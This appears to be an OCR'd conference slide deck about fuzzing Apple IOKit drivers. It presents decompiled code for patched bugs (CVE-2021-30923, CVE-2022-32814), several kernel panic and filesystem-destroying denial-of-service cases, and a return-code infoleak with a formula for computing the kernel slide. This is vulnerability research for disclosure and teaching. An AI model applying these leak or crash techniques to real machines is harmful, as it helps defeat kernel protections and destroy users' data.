                        uint32_t            structureInputSize;

                        IOMemoryDescriptor * structureInputDescriptor;

                        uint64_t *          scalarOutput;
                        uint32_t            scalarOutputCount;

                        void *              structureOutput;
                        uint32_t            structureOutputSize;

                        IOMemoryDescriptor * structureOutputDescriptor;
                        uint32_t             structureOutputDescriptorSize; //…
};
```

Case study

IOUserClient.h

```
// only use this when userclient didn't overwrite externalMethod, but it's ok, we will follow this rule
enum {
                        kIOUCTypeMask       = 0x0000000f,
                        kIOUCScalarIScalarO = 0,
                        kIOUCScalarIStructO = 2,
                        kIOUCStructIStructO = 3,
                        kIOUCScalarIStructI = 4,

                        kIOUCForegroundOnly = 0x00000010,
};

struct IOExternalMethodArguments {
                        uint32_t            version;

                        uint32_t            selector;

                        mach_port_t             asyncWakePort;
                        io_user_reference_t * asyncReference;
                        uint32_t              asyncReferenceCount;

                        const uint64_t *    scalarInput;
                        uint32_t            scalarInputCount;

                        const void *        structureInput;
                        uint32_t            structureInputSize;

                        IOMemoryDescriptor * structureInputDescriptor;

                        uint64_t *          scalarOutput;
                        uint32_t            scalarOutputCount;

                        void *              structureOutput;
                        uint32_t            structureOutputSize;

                        IOMemoryDescriptor * structureOutputDescriptor;
                        uint32_t              structureOutputDescriptorSize; //…
};
```

Case study

DCPAVXX->IOAVFamily

```
__int64 __fastcall IOAVServiceUserClient::_getProtectionStatus(__int64 a1, __int64 a2, IOExternalMethodArguments *a3)
{
  __int64 result; // x0
  unsigned int v5; // [xsp+Ch] [xbp-14h] BYREF

  v5 = 0;
  result = (*(__int64 (__fastcall **)(_QWORD, unsigned int *))(**(_QWORD **)(a1 + 256) + 64LL))(
             *(_QWORD *)(a1 + 256),
             &v5);
  if ( !(_DWORD)result )
    *a3->scalarOutput = v5;
  return result;
}
```

Case study

DCPAVXX->IOAVFamily

```
__int64 __fastcall IOAVServiceUserClient::_getProtectionStatus(__int64 a1, __int64 a2, IOExternalMethodArguments *a3)
{
  __int64 result; // x0
  unsigned int v5; // [xsp+Ch] [xbp-14h] BYREF

  v5 = 0;
  result = (*(__int64 (__fastcall **)(_QWORD, unsigned int *))(**(_QWORD **)(a1 + 256) + 64LL))(
             *(_QWORD *)(a1 + 256),
             &v5);
  if ( !(_DWORD)result )
    *a3->scalarOutput = v5;
  return result;
}
```

Case study

DCPAVXX->IOAVFamily

```
__int64 __fastcall IOAVServiceUserClient::_getContentProtectionCapabilities(
        __int64 a1,
        __int64 a2,
        IOExternalMethodArguments *a3)
{
  *(_QWORD *)a3->structureOutput = (*(__int64 (__fastcall **)(_QWORD))(**(_QWORD **)(a1 + 256) + 72LL))(*(_QWORD *)(a1 + 256));
  return 0LL;
}
```

Case study

AUC

```
__int64 __fastcall AUCUserClient::_IsDisplayCapable(__int64 a1, __int64 a2, IOExternalMethodArguments *a3)
{
  _BYTE *structureOutput; // x19

  structureOutput = a3->structureOutput;
  *structureOutput = AUC::DisplayCapable(
                       *(_QWORD *)(a1 + 216),
                       *(_QWORD *)a3->structureInput,
                       *((unsigned int *)a3->structureInput + 2));
  return 0LL;
}
```

Case study

User client count limitations

```
__int64 __fastcall AppleIntelFramebuffer::newUserClient(
        AppleIntelFramebuffer *this,
        task *a2,
        void *a3,
        __int64 a4,
        IOUserClient **a5)
{

  if ( (_DWORD)a4 != 0x3E8 )
  {
        //…
  }
    //…
LABEL_9:
  *a5 = v7;
  return 0LL;
}
```

Case study

AppleIntelFramebuffer/IOThunderboltControllerType5/…

```
__int64 __fastcall AppleIntelFramebuffer::newUserClient(
        AppleIntelFramebuffer *this,
        task *a2,
        void *a3,
        __int64 a4,
        IOUserClient **a5)
{

  if ( (_DWORD)a4 != 0x3E8 )
  {
        //…
  }
    //…
LABEL_9:
  *a5 = v7;
  return 0LL;
}
```

Case study

AppleIntelFramebuffer/IOThunderboltControllerType5/...

```
//is_io_service_open_extended
res = service->newUserClient( owningTask, (void *) owningTask,
        connect_type, propertiesDict, &client );

    if (propertiesDict) {
      propertiesDict->release();
    }

    if (res == kIOReturnSuccess) {
      assert( OSDynamicCast(IOUserClient, client));
      if (!client->reserved) {
        if (!client->reserve()) {
          client->clientClose();
          OSSafeReleaseNULL(client);
          res = kIOReturnNoMemory;
        }
      }
    }
```

Case study

Stupid DOS

```
AppleSEPUserClient::DispatchUserClientGetLogSize:
{
  unsigned int v6[5]; // [rsp+Ch] [rbp-14h] BYREF

  v6[0] = 0;
  AppleSEPManager::getRawMsgLog(*((AppleSEPManager **)this + 27), v6, 0LL);
**((_QWORD **)a3 + 9) = 8LL * v6[0];
  return 0LL;
}
```

and then in getRawMsgLog:

```
{
  *a2 = 0;
  *a3 = 0;
  return 0LL;
}
```

Case study

Active DOS

- AppleH10(13)CamIn
  - Enable power
  - Power is on?
  - Selector 56: ApplePPM panic
  - Selector 17(8): I/O in interrupt disable-context panic

Case study

Timeout DOS

- AppleANS2Controller/…
- Watchdog Timeout
- ….
- I can’t even count! 😢


Case study

Dangerous DOS 😨 Take your own risk

- AppleAPFSContainer
  - Destroy the filesystem, only recoverable by Online restore
- AppleSEPMangaer
  - Only recoverable by restoring the device with Apple Configurator

Case study

Some screenshots



Case study

CVE-2021-30923 TOCTOU

```
lifs_port = 0LL;
ret = get_lifs_port(&lifs_port);
if ( !ret )
{
  v17 = 0LL;
  v16 = 0LL;
  v12 = 0LL;
  v10 = 0LL;
  v9 = 0LL;
  v8 = 0LL;
  chan = 0LL;
  v11 = OSAddAtomic64(1LL, &lifs_request_id);
  v13 = a1;
  v14 = 0LL;
  v15 = 0LL;
  v18 = 0LL;
  v19 = 0LL;
  ret = lifs_add_req(&chan);
  if ( !ret )
  {
    v5 = lifs_close_send(lifs_port, v11, a2, a3);
```

Case study

CVE-2021-30923 Race UAF

```
__int64 __fastcall lifs_set_machport(__int64 a1, _BYTE *a2)
{
  unsigned int v3; // er15
  __int64 v4; // rdi

  lck_rw_lock_exclusive((lck_rw_t *)&lifs_port_rwlock);
  v3 = 15;
  if ( !*a2 )
  {
    if ( a1 == -1 )
    {
      v3 = 29;
    }
    else
    {
      v4 = lifs_port;
      lifs_port = a1;
      if ( v4 )
        ipc_port_release_send(v4);
      if ( a1 )
        lifs_port_pid = proc_selfpid();
      else
        lifs_port_pid = 0;
      v3 = 0;
    }
  }
  lck_rw_unlock_exclusive((lck_rw_t *)&lifs_port_rwlock);
  return v3;
}
```

```
__int64 __fastcall get_lifs_port(_QWORD *a1)
{
  __int64 v1; // rax
  unsigned int v2; // ebx

  lck_rw_lock_shared((lck_rw_t *)&lifs_port_rwlock);
  v1 = lifs_port;
  *a1 = lifs_port;
  if ( v1 == -1 || v1 == 0 )
  {
    _os_log_internal(&dword_0, (os_log_t)&_os_log_default,
    v2 = 5;
  }
  else
  {
    v2 = 0;
  }
  lck_rw_unlock_shared((lck_rw_t *)&lifs_port_rwlock);
  return v2;
}
```

Case study

CVE-2021-30923 patch

```
__int64 __fastcall get_lifs_port(_QWORD *a1)
{
  __int64 v1; // rax

  lck_rw_lock_shared((lck_rw_t *)&lifs_port_rwlock);
  v1 = lifs_port;
  *a1 = lifs_port;
  if ( v1 != -1 && v1 != 0 )
    return 0LL;
  _os_log_internal(&dword_0, (os_log_t)&_os_log_default, OS_LOG
  *a1 = 0LL;
  lck_rw_unlock_shared((lck_rw_t *)&lifs_port_rwlock);
  return 5LL;
}
```

```
lifs_port = 0LL;
ret = get_lifs_port(&lifs_port);
if ( !ret )
{
  v28 = a5;
  v22 = 0LL;
  v21 = 0LL;
  v17 = 0LL;
  v15 = 0LL;
  v14 = 0LL;
  v13 = 0LL;
  chan = 0LL;
  v16 = OSAddAtomic64(1LL, &lifs_request_id);
  v18 = a1;
  v19 = a7;
  v20 = 232LL;
  v23 = 0LL;
  v24 = 0LL;
  lifs_add_req(&chan);
  v10 = lifs_mount_send(lifs_port, v16, a2, v26, v27, v28, a6);
  release_lifs_port();
```

Case study

CVE-2022-32814 Multi-touch

```
__int64 __fastcall AppleMultitouchDeviceUserClient::setSendsFrames(IORegistryEntry *this, void *a2)
{
  reserved = this[5].reserved;
  if ( !reserved )
    return 3758097113LL;
  v5 = a2 != 0LL;
  if ( LOBYTE(this[9].__vftable) != v5 )
  {
    // do something
    v10 = *(_QWORD *)this[5].reserved;
    if ( a2 )
      (*(void (**)(void))(v10 + 2448))();
    else
      (*(void (**)(void))(v10 + 2456))();
  }
  return 0LL;
}
```

Case study


CVE-2022-32814 Multi-touch

// the bug was introduced in beta version and patched in beta version, and it's in two different drivers 😅
AppleMultitouchDriver:
(*(void (**)(void))(*(_QWORD *)this[5].reserved + 8LL * (user_input ^ 1u) + 2400))();

AppleActuorDriver:

```
if ( v9 ) {
      if ( *((_BYTE *)this + 328) != user_input )
      {
        (*(void (**)(void))(*v9 + 8LL * (user_input ^ 1u) + 2320))();
        *((_BYTE *)this + 328) = user_input;
      }
      return 0;
}
```

Infoleak attack surface



Infoleak attack surface

The very first inspiration

- Three Layers in Apple Driver Bug hunting: Pwn macOS Big Sur in One shot
  - Lack of kernel slide to do the old-school ROP attack, can use a indirect call
  - Due to the calling convention, rax/x0 register will contain the function return value, and it would not be cleared when thread returns to userspace. Thus i use the so called “Ret2leak” technique(lea rax, metaclass)to leak a kernel address and then calculate kernel slide
  - But normally, in what kind of case the ret_code would leak a kernel pointer?

Infoleak attack surface

The very first inspiration

- Three Layers in Apple Driver Bug hunting: Pwn macOS Big Sur in One shot
  - Lack of kernel slide to do the old-school ROP attack, can use a indirect call
  - Due to the calling convention, rax/x0 register will contain the function return value, and it would not be cleared when thread returns to userspace. Thus i use the so called “Ret2leak” technique(lea rax, metaclass)to leak a kernel address and then calculate kernel slide
  - But normally, in what kind of case the ret_code would leak a kernel pointer?

Infoleak attack surface

The very first inspiration

- Three Layers in Apple Driver Bug hunting: Pwn macOS Big Sur in One shot
  - Lack of kernel slide to do the old-school ROP attack, can use a indirect call
  - Due to the calling convention, rax/x0 register will contain the function return value, and it would not be cleared when thread returns to userspace. Thus i use the so called “Ret2leak” technique(lea rax, metaclass)to leak a kernel address and then calculate kernel slide
  - But normally, in what kind of case the ret_code would leak a kernel pointer?

Infoleak attack surface

Abstract Code Pattern

```
// Let’s think about such a code pattern
Uint32 function A{
   Uint32 Ret = 0xffffffff; // error code
   Ret = function_B(arg1, arg2…);
   If (Ret) {
      printf(“error xxxxx line %d”, 4141);
   }
   return Ret;
}
```

Infoleak attack surface

Abstract Code Pattern

```
// Let’s think about such a code pattern
Uint32 function_A(arg1){
    Uint32 Ret = 0xffffffff; // error code
    Ret = function_B(arg1);
    If (Ret) {
        printf(“error xxxxx line %d”, 4141);
    }
    return Ret;
}

void function_B(arg1){ // usually this won’t pass complier syntax check
    // do something
    return;
}
```

Infoleak attack surface

Abstract Code Pattern

```
Uint32 function_A(arg1){
    Uint32 Ret = 0xffffffff; // error code
    typedef int (*vul_convert)(int x);
    vul_convert function_C = function_B;
    // but it would work indirectly and give us a warning other than error
    // does that remind you of IOKit and callback? :)
    Ret = function_C(arg1);
    If (Ret) {
        printf(“error xxxxx line %d”, 4141);
    }
    return Ret;
}

void function_B(arg1){
    // do something
    return;
}
```

Infoleak attack surface

Abstract Code Pattern

```
Uint32 function_A(arg1){
    Uint32 Ret = 0xffffffff; // error code
    typedef int (*vul_convert)(int x);
    vul_convert function_C = function_B;
    Ret = function_C(arg1);
    If (Ret) {
        printf(“error xxxxx line %d”, 4141);
    }
    // the Ret is totally decided by “do something”, leak lower 32bit
    return Ret;
}

void function_B(arg1){
    // do something
    return;
}
```

Infoleak attack surface

Fuzzing strategy

- Add a return code filter for every externalMethod call
  - ret_code is not between kIOReturnError and kIOReturnNotFound
  - ret_code is not MACH_SEND_INVALID_XXX kind error
  - ret_code is not a small number (0-N), N is negotiable
  - If pass all the filters above, record this potential leak value

Infoleak attack surface

CVE-2022-????

IOConnectCallStructMethod 1
  ->IOReportUserClient::_close
    ->IOReportUserClient::close

    persudo code from IDA:
    v2 = *((_QWORD *)this + 29); <---- IOReportHub
    if (v2)
    result = (*(__int64 (__fastcall **)(__int64, IOReportUserClient *, _QWORD))(*(_QWORD *)v2 + 0x5D8LL))(
                v2,
                this,
                *((unsigned int *)this + 54));
    return result;

Infoleak attack surface

CVE-2022-????

IOConnectCallStructMethod 1
->IOReportUserClient::_close
->IOReportUserClient::close

persudo code:

```
v2 = *((_QWORD *)this + 29); <---- IOReportHub
if ( v2 )
//calls IOService::close
result = (*(__int64 (__fastcall **)(__int64, IOReportUserClient *, _QWORD))(*(_QWORD *)v2 + 0x5D8LL))(
            v2,
            this,
            *((unsigned int *)this + 54));
return result;
```

Infoleak attack surface

CVE-2022-????

assembly:

```
        push    rbp
        mov     rbp, rsp
        mov     rsi, rdi
        mov     rdi, [rdi+0E8h]
        test    rdi, rdi        <---- rdi is IOReportHub pointer, won't be zero in normal case
        jz      short loc_27C0
        mov     edx, [rsi+0D8h]
        mov     rax, [rdi]
        mov     rax, [rax+5D8h]
        pop     rbp
        jmp     rax             <---- call IOService::close, but it does not has the return value

loc_27C0:
        pop     rbp
        retn                    <---- the rax is totally depending on IOService::close
```

Infoleak attack surface

CVE-2022-????

```
void IOService::close(IOService *   forClient, IOOptionBits  options)
{
    bool                wasClosed;
    bool                last = false;
    lockForArbitration();
    wasClosed = handleIsOpen( forClient );
    if (wasClosed) {
        handleClose( forClient, options );
        last = (__state[1] & kIOServiceTermPhase3State);

        if (forClient && forClient->reserved->uvars && forClient->reserved->uvars->userServer) {
            forClient->reserved->uvars->userServer->serviceClose(this, forClient);
        }
    }
    unlockForArbitration();
    if (last) {
        forClient->scheduleStop( this );
    } else if (wasClosed) {
        ServiceOpenMessageContext context;
        context.service         = this;
        context.type            = kIOMessageServiceWasClosed;
        context.excludeClient   = forClient;
        context.options         = options;

        applyToInterested( gIOGeneralInterest,
            &serviceOpenMessageApplier, &context );
}
```

Infoleak attack surface

CVE-2022-????

- What do we actually leak?
  - From testing, every time it will leak different value, but with a pattern
  - the leaked pointer range is like -> 0xffffff(8)(0)010xxxxx(clear kslide)
  - We should use kmutil to check which region it belongs to and finally we find it in __DATA,__data section in kernel, can check by this:
  - kmutil inspect --show-fileset-entries --bundle-identifier com.apple.kernel | grep "__DATA,__data"

Infoleak attack surface

CVE-2022-???? exploit

- the last 20 bit will change cross machine and os versions, but the kslide's last 20bit is likely to be 0, so we can use a fixed formula to calculate kslide, and it's quite reliable
- First we record a leaked value y(0x08axxxxx) with the corresponding kcache_slide z(0x7a00000), then we will use a formula. We don't care the last 20bits, as it won't affect kcache_slide

Infoleak attack surface

CVE-2022-???? exploit

Function leak:


```
x = leaked_value;
If ( x > y)
        kcache_slide = (((x >> 20) - ( y >> 20)) << 20) + z;
else
        kcache_slide = z - (((y >> 20) - ( x >> 20)) << 20);
```

Infoleak attack surface

CVE-2022-???? exploit

- This final exploit can be used to leak kcache_slide across multiple devices, and it’s quite stable
  - Macbook Pro/Air(Intel device) macOS Big Sur -> macOS Ventura
- How about the kernel slide?
  - before macOS 13 beta3, the kernel slide is kcache_slide slide + 0x100000
  - at macOS 13 b3 the value is 0xdc000


About
MacBook Pro
15-inch, 2018
Processor
2.2 GHz 6-Core Intel Core i7
Graphics
Intel UHD Graphics 630 1536 MB
Memory
32 GB 2400 MHz DDR4
Serial Number
C02X93NWJGH5
Coverage
Details...
macOS
macOS Ventura
Version 13.0 Beta (22A5331f)
Displays
Built-in Retina Display
15.4-inch (2880 × 1800)
Display Settings...


peterpan — -bash — 80×24
peterpans-mbp:~ peterpan$


Infoleak attack surface

CVE-2022-???? patch analyse

```
// bug was patched in macOS 13.0 beta7
__int64 __fastcall IOReportUserClient::_close(
        IOReportUserClient *this,
        OSObject *a2,
        void *a3,
        IOExternalMethodArguments *a4)
{
  unsigned int v4; // ebx
  OSMetaClassBase *v5; // rax

  v4 = 0;
  if ( this )
  {
    v5 = OSMetaClassBase::safeMetaCast((const OSMetaClassBase *)this, &IOReportUserClient::gMetaClass);
    if ( v5 )
      ((void (__fastcall *)(OSMetaClassBase *))v5->__vftable[17].Dispatch)(v5);
    else
      return 0xE00002C2;
  }
  return v4;
}
```

Summary



Summary

Conclusion

- Make bold assumptions, verify carefully, laziness can make progress :)
- Think out of the box, exploit techs could also inspire the attack surface
- fuzzer will be a good tool to verify your idea, code coverage is not that necessary, try it first

Summary

Future of KidFuzzer

- Replace ret_code based check with kext sMethods parse
- Add more driver independent backend fuzzer
- Add more vulnerable code-pattern by code audit or whimsy
- Find a way to detect those non-active panic bugs

Summary

Future of KidFuzzer

- How can this be used for another platform or target?
  - Familiar with the target and its attack surface
    - Make code coverage feedback not that necessary
  - Has the code audit experience for the target previously
    - Can add personal improvement to it, fuzzer is only the carrier of idea

Summary

Credit

- Thanks @_bazad for the original iterate tool
- Thanks to those who public the PoCs
- Thanks to those who shares the attack surfaces and bug types

Thank You For Listening!

Pan Zhenpeng(@Peterpan0927)
STAR Labs SG Pte. Ltd.